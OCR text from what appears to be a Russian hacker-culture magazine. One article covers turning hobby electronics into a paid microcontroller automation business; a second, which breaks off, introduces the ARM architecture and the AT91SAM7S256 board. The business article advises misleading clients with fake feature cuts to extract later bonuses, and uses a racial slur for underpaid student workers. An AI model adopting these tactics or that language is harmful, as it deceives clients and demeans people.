Короче, наш выбор — мирный атом, холодный термояд и законный фрик, в широких кругах именуемый радиоэлектроникой. Итак, чем же можно заняться в этой сфере? Ремонтом сотовых и прочей бытовой электроники? Отбрось эту мысль сразу же! Суди сам, средняя цена мобилы — пять тысяч рублей, а то и дешевле. За ремонт ты в принципе не сможешь взять больше стоимости девайса, а возни дофига, плюс уйдет куча времени, пока ты вкуришь, что там да как. Куда перспективней выглядит ремонт промышленной техники. Это тебе не китайский ширпотреб, средняя стоимость частотного преобразователя может достигать нескольких сотен тысяч рублей, а диагностировать и чинить из зачастую гораздо проще, чем сотовые, так как вышибает там, в основном, ключи и прочие силовые блоки. Но на промышленный рынок и выйти сложней. Надо тусоваться по заводам и прослыть неплохим спецом — отличное задание для производственной практики студентов техников. К тому же, тут надо работать, работать постоянно, а настоящий гик умен и ленив и вкалывать, как папа Карло, ему западло. Остается собственное производство и разработка. Самая востребованная ниша — это мелкая автоматика.
С одной стороны, существует уйма готовых решений на все случаи жизни. С другой стороны, стоят они весьма дорого и их еще надо найти.

ХОЖДЕНИЯ ГОРЫ И МАГОМЕТА


Если ты разработал и изготовил мега-девайс, то, вероятно, сможешь его выгодно продать. Но этот путь чреват тем, что крутизну сего девайса оцениваешь только ты, а остальным он и не нужен вовсе. Умение продавать — это искусство и не всякий им владеет в совершенстве.
Поэтому для начала, IMHO, **лучше танцевать от заказчика**. Есть заказчик




Инструмента я использую минимум – паяльная станция, осциллограф, сверлилка да мелочевка всякая

— делаем, нет заказчика — ищем. Где искать заказчиков? Тут множество вариантов. Надо просто обращать внимание на то, что происходит вокруг, и не скромничать. Как я уже говорил, первый крупный заказчик пришел ко мне сам. Я лишь углядел, что ему мои услуги понадобятся. Другой встретился на улице — мужик обсуждал по телефону автоматику, которую он бы хотел видеть в своей мастерской; когда он положил трубку, я вежливо уточнил суть проблемы. Несколько заказов было по наводке с предприятий, где я раньше работал. Ну и, например, можно обратиться к какой-либо охранной фирме и поинтересоваться, что бы они хотели реализовать. Наверняка, у них возникали технические проблемы, которые они не в состоянии решить своими силами. Многие сисадмины хотели бы иметь у себя в серверной какую-нибудь «автоматическую хрень», но не хватает знаний в области электроники. В общем, пораскинь мозгами и не бойся напроситься. Искать заказчика — это как девчонок на улице клеить: в худшем случае откажут, но, очень вероятно, обрадуются, и ты получишь свой первый заказ.

Ну и, главное, ты должен сам чувствовать уверенность в своих силах. Например, когда меня спрашивают, смогу ли я решить ту или иную задачу, то



Стандартное любительское ТЗ. В таком виде обычно и приходит от заказчика

после уточнения всех деталей либо у меня в голове мгновенно возникает примерный образ готового устройства с полным пониманием основного принципа работы, и я соглашаюсь, либо, если сходу не догоняю, как это сделать — отказываюсь. Нет ничего хуже, чем взяться за проект и, затупив, бросить его на полпути. При этом ты теряешь и свое время и, что гораздо хуже, время своего заказчика. Время, как известно, деньги. Зачастую совсем немалые. Поэтому, не знаешь как — отказывайся.

НЕ ПРОДЕШЕВИТЬ

Любой заказчик первым же делом захочет узнать цену вопроса. Это очень тонкий момент, тут главное — не продешевить и не зажлобить. Чтобы не продешевить, нужно сразу же прикидывать примерную конструкцию будущего устройства, сколько примерно будет стоить основная комплектуха (контроллер, корпус, обвязка и внешние элементы), во сколько обойдется сборка и прочее. Для этого надо быть в курсе всех цен на детали, хотя бы ориентировочно. Прикинул, сосчитал? Теперь умножь на два, чтобы защитить себя от кучи непредвиденных расходов, которые могут вылезти в ходе разработки. Полученное число — это себестоимость, ниже нее работа будет себе в убыток. Дальше добавляешь свой навар (сколько ты хочешь поиметь с разработки), и вот тут начинается самое интересное — определение ценовой ниши.

Надо понять важность задачи, наличие возможных конкурентов и целевое назначение устройства. Поясню на примере. Как-то обратился ко мне один из бывших работодателей. У него сгорела клава на лазерном резаке Bystronic. Лазер стоит почти миллион евро, и каждый день простоя влетает коммерсанту в неслабую копеечку. Заказывать новую клавиатуру, во-первых, дорого (**пару килобаксов она стоит точно**), а, во-вторых, очень долго. Можно было содрать с него три шкуры, но тут был ряд осложняющих факторов. Само устройство получалось простое, как три копейки, — контроллер да преобразователь уровня, и заказчик это знал, так как круто шарит в электронике. И хоть самому ему паять некогда, он наверняка имеет на примете других электронщиков, которые ему тоже могут все сделать. В итоге, прикинув такой расклад, я выставил цену примерно в пятьсот баксов — столько бы взял за разработку хороший электронщик. Ударили по рукам, и через несколько дней девайс был готов. По деталям он вышел рублей в пятьдесят (ну и вечер на написание простенькой



прошивки). За разовые заказы можно брать много, так как в их стоимость включается еще и разработка, а это — интеллектуальный труд, да еще и с редкой спецификой.

Если же заказчик хочет много экземпляров, то тут ломить многие тысячи неразумно — потеряешь клиента. Здесь надо учитывать специфику применения. Опять же, приведу пример. Заказали мне измеритель уровня фекалий в септик баке, тираж обещается быть неслабым. Себестоимость девайса вышла рублей в триста, само устройство — элементарное (опять контроллер и немножко обвязки). Сколько запросить? Я попросил день на обсчет стоимости прототипа и изготовления, а сам полез в инет прошариваться насчет септик-канализации. Оказалось, стоимость этой бочки зашкаливает за два-три килобакса. Соответственно, на ее фоне лишняя тысяча за весьма удобную опцию даже не отсвечивает. Решил не жлобить и установил цену в штуку рублей. И заказчик остался доволен, и я не в накладе. На разработку девайса ушло не больше суток — сюда вошло и написание прошивки, и разработка печатной платы, и изготовление прототипа.

Если же заказчик кривится и жалуется, что дороговато выходит, то следует делать морду кирпичом, сочувствовать и предлагать ужать немного за счет пары функций. Пофиг, что функции все программные и на стоимость не влияют, главное, начать диалог и выторговать пусть чуть более низкую цену, но не потерять заказчика. Функции, ранее убранные, можно потом добавить, сказав, что это было сделано нечеловеческими усилиями, и выбить из заказчика разовую премию.

Если партия обещает быть очень крупной, от пяти сотен штук, то тут жлобить нельзя ни в коем случае. На такую партию найдется и Китай, и девелоперы из крупных контор, где все поставлено на поток, а потому очень дешево. Очень! Тут просто: высчитывай максимально возможную себестоимость с учетом изготовления третьей стороной. Накидывай небольшой навар, разрабатывай — и отправляй делать третьей стороне. Таким образом, ты и палец о палец не ударишь, но зато получишь небольшой процент с каждого девайса. Когда их многие тысячи, то навар выходит жирным.

Об оплате! Если заказчик новый, то всегда бери предоплату, хотя бы на разработку прототипа, примерно две-три себестоимости. Я обычно работаю с 50% предоплатой. Таким образом, и комплектуху закупаю не из своего кармана, и заказчик не смоется, оставив тебя с горой ненужной продукции. А вот с проверенными заказчиками можно работать даже в долг.

☒ ОТ ТЗ ДО ПРОТОТИПА

Допустим, заказчика ты нашел. Он хочет, чтобы было круто, но при этом сам толком не знает, как это должно быть. В 90% таких мелких заказов техническое задание представляет собой словесное описание вроде: «Сначала оно должно тут крутиться, а затем после нажатия пикать и мигать, а потом включить вот эту фиговину на пять минут». На практике оказывается, что опущено множество деталей. Поэтому сразу же вытягивай максимум информации об окружающей действительности и поставленной задаче. Для себя ты должен четко уяснить, что должен делать девайс, в какой последовательности и что не должен делать ни при каких обстоятельствах, и как должен обрабатывать внештатные ситуации. Например, в блоке, связывающем сигнализацию и сотовый телефон, иногда может возникнуть такая проблема, что телефон зависает или самопроизвольно выключается. Спрогнозировать это сложно, вероятность невелика, но и такие неочевидные баги должны быть учтены как можно быстрей. Кстати, не исключена вероятность, что заказчик даже и не догадывается о возможных проблемах, но поскольку ему надо, чтобы «работало и не колышет», то решать их придется тебе. Так что, проявляй инженерное чутье и просчитывай возможные косяки задолго до того, как они возникнут. Тут лучше перебди, чем недобди.

При проектировке девайса всегда следует учитывать, что в последний момент заказчику, наверняка, захочется добавить еще одну пимпочку, про которую он забыл и которая ему нужна «ну просто позарез». Поэтому — оставляем возможность для роста и апгрейда малой кровью, без переделки всего девайса.

☒ ДЕЛАЕМ ДЕВАЙС

Для меня ведущим направлением стала автоматика, поэтому расписывать все буду на ее основе. Готовые решения порой стоят неадекватно дорого, а разработка требует минимум временных и материальных затрат. В разработке, скажем, аудиотехники дела обстоят несколько иначе, но общий принцип схож, просто это не мой профиль. Итак, например, есть задача выполнить последовательность действий исходя из заданных условий. Раз уж брать за пример последний мой проект, то там требовалось отслеживать уровень фекалий в баке и, если дерьмо полезет через горловину бака — поднимать шухер и автоматически вызывать ассенизаторскую бочку. В качестве бонуса — возможность всегда узнать степень заполнения бака, хотя бы примерно. А что, насущная проблема для садоводов и дачников! Под такие задачки из готовых решений существуют «Программируемые Логические Контроллеры» (не путай с микроконтроллером). ПЛК стоят от восьми тысяч рублей и это, не считая того, что к ним нужен программатор, источник питания плюс куча всего, включая работу. В сумме выходило тысяч на пятнадцать. Это не устраивало заказчика, и он обратился ко мне. Итогом стало изготовление девайса на микроконтроллере, который обошелся заказчику всего в три тысячи рублей. Кстати, старайся все делать на МК. Во-первых, это проще. Во-вторых, зачастую дешевле. В-третьих, в любой момент логику управления можно перепрограммировать под изменившееся ТЗ. Наконец (самое важное!), прошивку контроллера можно наглухо заблокировать, исключив, тем самым, риск, что твой девайс скопируют. Это оставляет тебя единственным возможным производителем. Если потребуется еще один девайс, то заказывать у третьей стороны будет дороже, чем вновь обратиться к тебе. При разработке существует два подхода: когда девайс штучный и когда серийный. Это принципиально разные вещи. В штучном приборе ты можешь вытворять, что угодно, лишь бы работало, как надо, а что там внутри — никого не волнует. Поэтому тут уместен и перерасход ресурсов, например, использование контроллера класса Mega только из-за того, что есть готовые проги под данный контроллер (хотя на деле там хватит и куда более дешевого Tiny), и использование всего, что под руку подвернется. В этом случае цена конечного устройства особо не важна (в разумных пределах, конечно). Как правило, она не отсвечивает на фоне получаемого гонорара за всю работу. Совсем иное дело — когда продукт обещает быть серийным. Уже от двадцати штук можно считать серией. Здесь каждая сэкономленная копейка идет не куда-нибудь, а в твой собственный карман. Так что, зажимай каждый миллиметр текстолита, каждый резистор, а все, что можно реализовать программно — делай программно. Каждая лишняя перемычка — это затраченная минута твоего времени или лишняя копейка монтажнику. Старайся использовать самый дешевый контроллер, который можешь подвести под свою задачу, пусть даже для этого придется всю прошивку — от и до — написать на ассемблере. Пусть уйдет больше времени, неважно — делаешь ты один раз, а прибыль будешь получать многократно. Поэтому оптимизация, оптимизация и еще раз оптимизация!





От самодельных монтажек с ошибками — к многосерийному заводскому производству

Также не стоит забывать об элементной базе. Если проектируешь заведомо серийный девайс, то глупо пихать в него что попало, а вдруг не найдешь данный компонент в нужном количестве? Единственно, когда в серийном производстве разумен перерасход ресурсов и изготовление из подручных средств — если время не терпит, и заказчику как можно скорей нужна опытная партия. Вот тут — да, лишь бы выдать, но потом все равно надо оптимизировать и уже следующие партии выдавать со снижением себестоимости до минимума. Но ни в коем случае не ценой надежности! Кстати, можно перестраховаться, например, предусмотреть какой-нибудь защитный фильтр, но в итоге его не впаивать, оставив пустую контактную площадку. Именно по этой причине на современной электронике столько не запаянных деталей — разработчик подстраховался, но оказалось, что и без них все отлично работает, и их сократили во имя экономии.
Если планируются большие партии (от пятидесяти штук и более), то производство имеет смысл перепоручить кому-либо другому. Да, потеряешь часть прибыли, возрастет себестоимость продукта, но зато капитально выиграешь во времени. Причем, не обязательно искать специализированное предприятие по изготовлению печатных плат. Обычно это обходится довольно дорого, тем более, раз партия исчисляется лишь несколькими десятками штук в месяц. Куда дешевле найти «негров». Мне достаточно было зайти в наш универ на радиофакультет и завербовать нескольких студентов, чтобы они в свободное время клепали девайсы практически даром. Итог — я регулярно получаю бабло, а не делаю вообще ничего! Круто, правда? Учти, что если сборка платы идет вручную, то глупо в качестве элементной базы брать микроскопические компоненты вроде резисторов 0608. Мельчить не нужно, но и ставить выводные компоненты тоже не лучший выбор, сверловка — дорогое удовольствие. Оптимальным будет размер SMD 1206 и всякие SOIC для микросхем. Элементы лучше использовать поверхностные, чтобы не сверлить дырки в платах (трудоемко и требует кучи времени). Если будешь делать на контроллере, то обязательно сделай так, чтобы устройство можно было прошивать, не извлекая чип из платы. Я, вообще, делаю на плате краевой разъем (как на платах PCI формата, только всего на шесть контактов), чтобы не заморачиваться со сверлением дырок под штырьки.
Этикетки и лицевые панели на первых порах можно делать самостоятельно, а потом — перепоручить эту работу рекламному агентству (главное, чтобы у них был режущий плоттер, а наклепать наклеек — плевое дело).

☒ РАЗБОРКИ

Если возникнут какие-то неполадки, то помни, что **клиент всегда прав**. Даже если он не прав полностью. Клиентов у тебя не так много, поэтому лучше исправить косяк и сохранить добрые отношения, чем посылать и терять заработок. Если что-то не работает, то выясняй причину и делай, чтобы работало правильно. Если потребуется замена железа, то меняй, тем более, обычно достаточно перепрошивки устройства (если разработка на контроллере). Если клиент хочет новых фич, которых не было ранее, то можешь их добавить, чуть увеличив стоимость. Либо взяв разовый гонорар за доработку. Тут надо судить по обстоятельствам. Помни, что серийное производство у тебя в руках, а значит заказчику, как правило, не выгодно искать кого-либо еще, опять терять время и деньги. Ну и, конечно, должно быть правило: «сказано — сделано». Лучше указывать сроки изготовления с запасом, чтобы потом не было запары. Но, думаю, это и так ясно.

☒ БЮРОКРАТИЯ


В последнее время я начал задумываться об открытии ЧП (частный предприниматель, самый простой вариант регистрации бизнеса). До этого все договоры были на словах, ТЗ — устное, а все неприятности обычно обходили стороной (особенно этому способствовала предоплата). Но с расширением производства назревает вопрос легализации и регистрации. Из минусов — придется платить налоги, из плюсов — гораздо солидней выглядит. Ты уже не какой-то хмырь с паяльником, а реальный коммерс, с которым можно иметь дело серьезно, заключать договора, что дает гарантии как тебе, так и заказчику. В общем, кредит доверия выше в разы — и это благоприятно сказывается на числе заказчиков. Между фирмами очень распространена оплата по безналу, настолько, что с наличкой многие вообще не связываются, а такие расчеты возможны только между юридическими лицами.

☒ OUTRO

Вот и вся премудрость. Если интересны другие детали, то пиши мне на мыло или заходи на мой сайт http://dihalt.ru и оставляй комментарий к любой записи. А если у тебя есть идеи или предложения о сотрудничестве, то тем более — милости просим, вместе обмозгуем дело к обоюдной выгоде. Удачи, коллега!



АНДРЕЙ «DRON_GUS» ГУСАКОВ
/ DRON_GUS@MAIL.RU /



ПРОГРАММИРУЕМ ЖЕЛЕЗНЫЕ РУКИ

ОСВАИВАЕМ КОНТРОЛЛЕРЫ АРХИТЕКТУРЫ ARM


Нет, мы не будем имплантировать в твое бренное тело электроды и посылать атрофированным мышцам киловольты, мы займемся привычным делом — программингом. Только вот от банальной архитектуры x86 откажемся в пользу менее известной, но более пригодной для создания фрикерских девайсов архитектуры ARM. Переводится это как Advanced RISC Machines. При умелом использовании контроллеры на этой архитектуре заменят тебе руки… а, возможно, и мозги.

ЭКСКУРС В ИСТОРИЮ

Архитектура ARM зародилась в **Acorn Computers** в 1983-85 годах. Основной фичей этой архитектуры по сравнению с множеством других RISC'ов были инструкции с условным выполнением. Так, на классической архитектуре x86 выражение в стиле «*If (условие) оператор1 else оператор2*» после компиляции генерирует код, как минимум с двумя переходами. Тебе, конечно, известно, что любые переходы требуют перезагрузки всего конвейера, отчего и теряется драгоценная производительность конвейерных процов. Для каждой ARM-инструкции существует 4-битный префикс условия — любая инструкция может быть выполнена или нет, в зависимости от установленных флагов. Таким образом, ту же конструкцию *if* для АРМа можно выразить в виде линейного кода.

ПРЕИМУЩЕСТВА УСЛОВНОГО ВЫПОЛНЕНИЯ

```
If (условие) оператор1 else оператор2
Классическая архитектура (например, x86):
1. Проверить условие
2. Если не выполнено — идти к 5
3. Оператор1
4. Идти к 6
```


Моя отладка от Olimex со следами экспериментов

```
5. Оператор2
6…
Архитектура ARM:
1. На основании условия взвести или нет флаги
2. Оператор1 при условии взведения флага
3. Оператор2 при условии невзведения флага
```

Код с «условными инструкциями» получается компактней и не содержит ни одного перехода, которые так бьют по производительности. Дотошным читателям может показаться, что вариант с «условными инструкциями» занимает больше процессорных тактов, особенно при развернутых операторах в ветвях цикла, но современные компиляторы умеют пользоваться этой фичей АРМов только там, где надо.

Другой фичей является выполнение нескольких простых операций в одной инструкции. Тем самым обеспечивается еще большая плотность кода и производительность. За счет таких операций в некоторых случаях можно отказаться от хранения результатов промежуточных вычислений в регистрах.

Первый процессор ARM1 выпустили в 1985-м, а через год появился и коммерческий вариант — ARM2. На тот момент он был настоящим прорывом: насчитывая вчетверо меньше транзисторов, чем 286 процессор, ARM2, тем не менее, обгонял его по производительности и к тому же был 32-разрядным. Позже появился процессор ARM3 с еще большей производительностью и апгрейдом в виде 4 Кб кэш-памяти.

В 1990 году результатом совместной работы с Apple стало ядро ARM6 и проц на его основе — ARM610. Кстати, именно этот процессор был использован в одном из первых КПК Apple Newton. Но в 90-х тягаться с более производительными и монструозными конкурентами было сложно, и ARM стала позиционировать свои процессоры, как «встраиваемые». Любой желающий мог «воткнуть» ARM-ядро в свой специализированный процессор. Эта стратегия оказалась удачной, так что скоро архитектура получила широчайшее распространение. Ядро **ARM7DTMI** — основа огромного количества процов для сотиков. Именно оно и будет предметом дальнейшего разговора. Сегодня ARM — 75% от всех выпускаемых интегрируемых процессоров. Их ставят в сотики и КПК, контроллеры HDD и маршрутизаторы. Для КПК, кстати, есть отдельная более производительная ветка — StrongARM. Intel тоже отхватила себе кусочек StrongARM и теперь развивает их под именем **XScale**.

Разобравшись с этой архитектурой и научившись хорошо программировать, ты сможешь поднимать неплохие деньги и выбирать себе направление работы по вкусу, начиная с программирования сотовых телефонов и mp3-плееров и заканчивая WiFi-роутерами и шлюзами. Хочешь программируй «голое» железо, хочешь — ставь linux, qnx или даже windows ce/mobile.


ВЫБИРАЕМ ПРОЦ И ПЛАТУ


Перейдем от истории ко дню сегодняшнему и посмотрим, чем может быть полезен ARM кул-хацкеру. Ныне АРМы выпускают все, кому не лень, от мелких фирм, даже не имеющих своих производств, до гигантов типа Philips и Atmel. Продукты этих двух производителей наиболее доступны в магазинах (в разумных количествах, а не партиями от 10000 шт.). Еще нас пока мало интересуют ядра ARM9 и выше: сотни мегагерц, кучи интерфейсов — это, конечно, вкусно, но корпуса BGA и цены делают эти процессоры сложными в применении для обычного радиолюбителя.

Я предлагаю начать с продукции фирмы Atmel (про контроллеры ATmega ты мог неоднократно читать в][). Меня их товар привлекает еще со времен знакомства с контроллерами архитектуры 8051. Отличная, понятная документация, обилие примеров и множество приверженцев будут хорошим подспорьем при изучении нового для тебя направления. Фирма Atmel производит достаточно широкую линейку процессоров на ядре ARM7DTMI. Предлагаю остановиться на AT91SAM7S256. Ресурсов даже такого мелкого процессора хватит для декодирования mp3 в реальном времени. Проверенно! Кстати, **немного о** самом **контроллере**:

- ядро ARM7DTMI до 55 МГц (при желании можно разогнать);
- 256 кило флешки;
- 64 кило ОЗУ (Винду мы на него ставить не будем, так что этого нам хватит);
- 32 ноги под различные интерфейсы и самостоятельное дерганье;
- USB device full speed (до 12 Мбит/сек для общения с ПК);
- куча различных вкусностей — таймеры, часы реального времени, контроллер прерываний, DMA и т.д.

Единственный минус контроллера — это корпус. К сожалению, процессоры такого уровня уже давно не выпускаются в корпусах DIP (когда ноги продеваются в отверстия платы). Есть вариант корпуса LQFP (ноги на все четыре стороны с шагом 0.5). Для самостоятельной пайки вариант не очень, а для самостоятельного изготовления платы — тем паче. Но не стоит отчаиваться! Во-первых, можно купить платку-переходник. Во-вторых, купить


Так выглядит IAR Embedded Workbench


Настройка формата выходного файла

отладочную плату с этим процом, забыть про пайку и сразу же погрузиться в программирование. Я себе купил платку **OLIMEX SAM7-P256** (впрочем, есть и другие варианты).

Что ты получишь, приобретя эту плату:

- заботливо распаянные разъемы USB, 2 x RS232, MMC/SD, JTAG;
- пару кнопок;
- датчик температуры;
- все сигналы процессора, выведенные на линейку контактов;
- небольшую зону для макетирования;
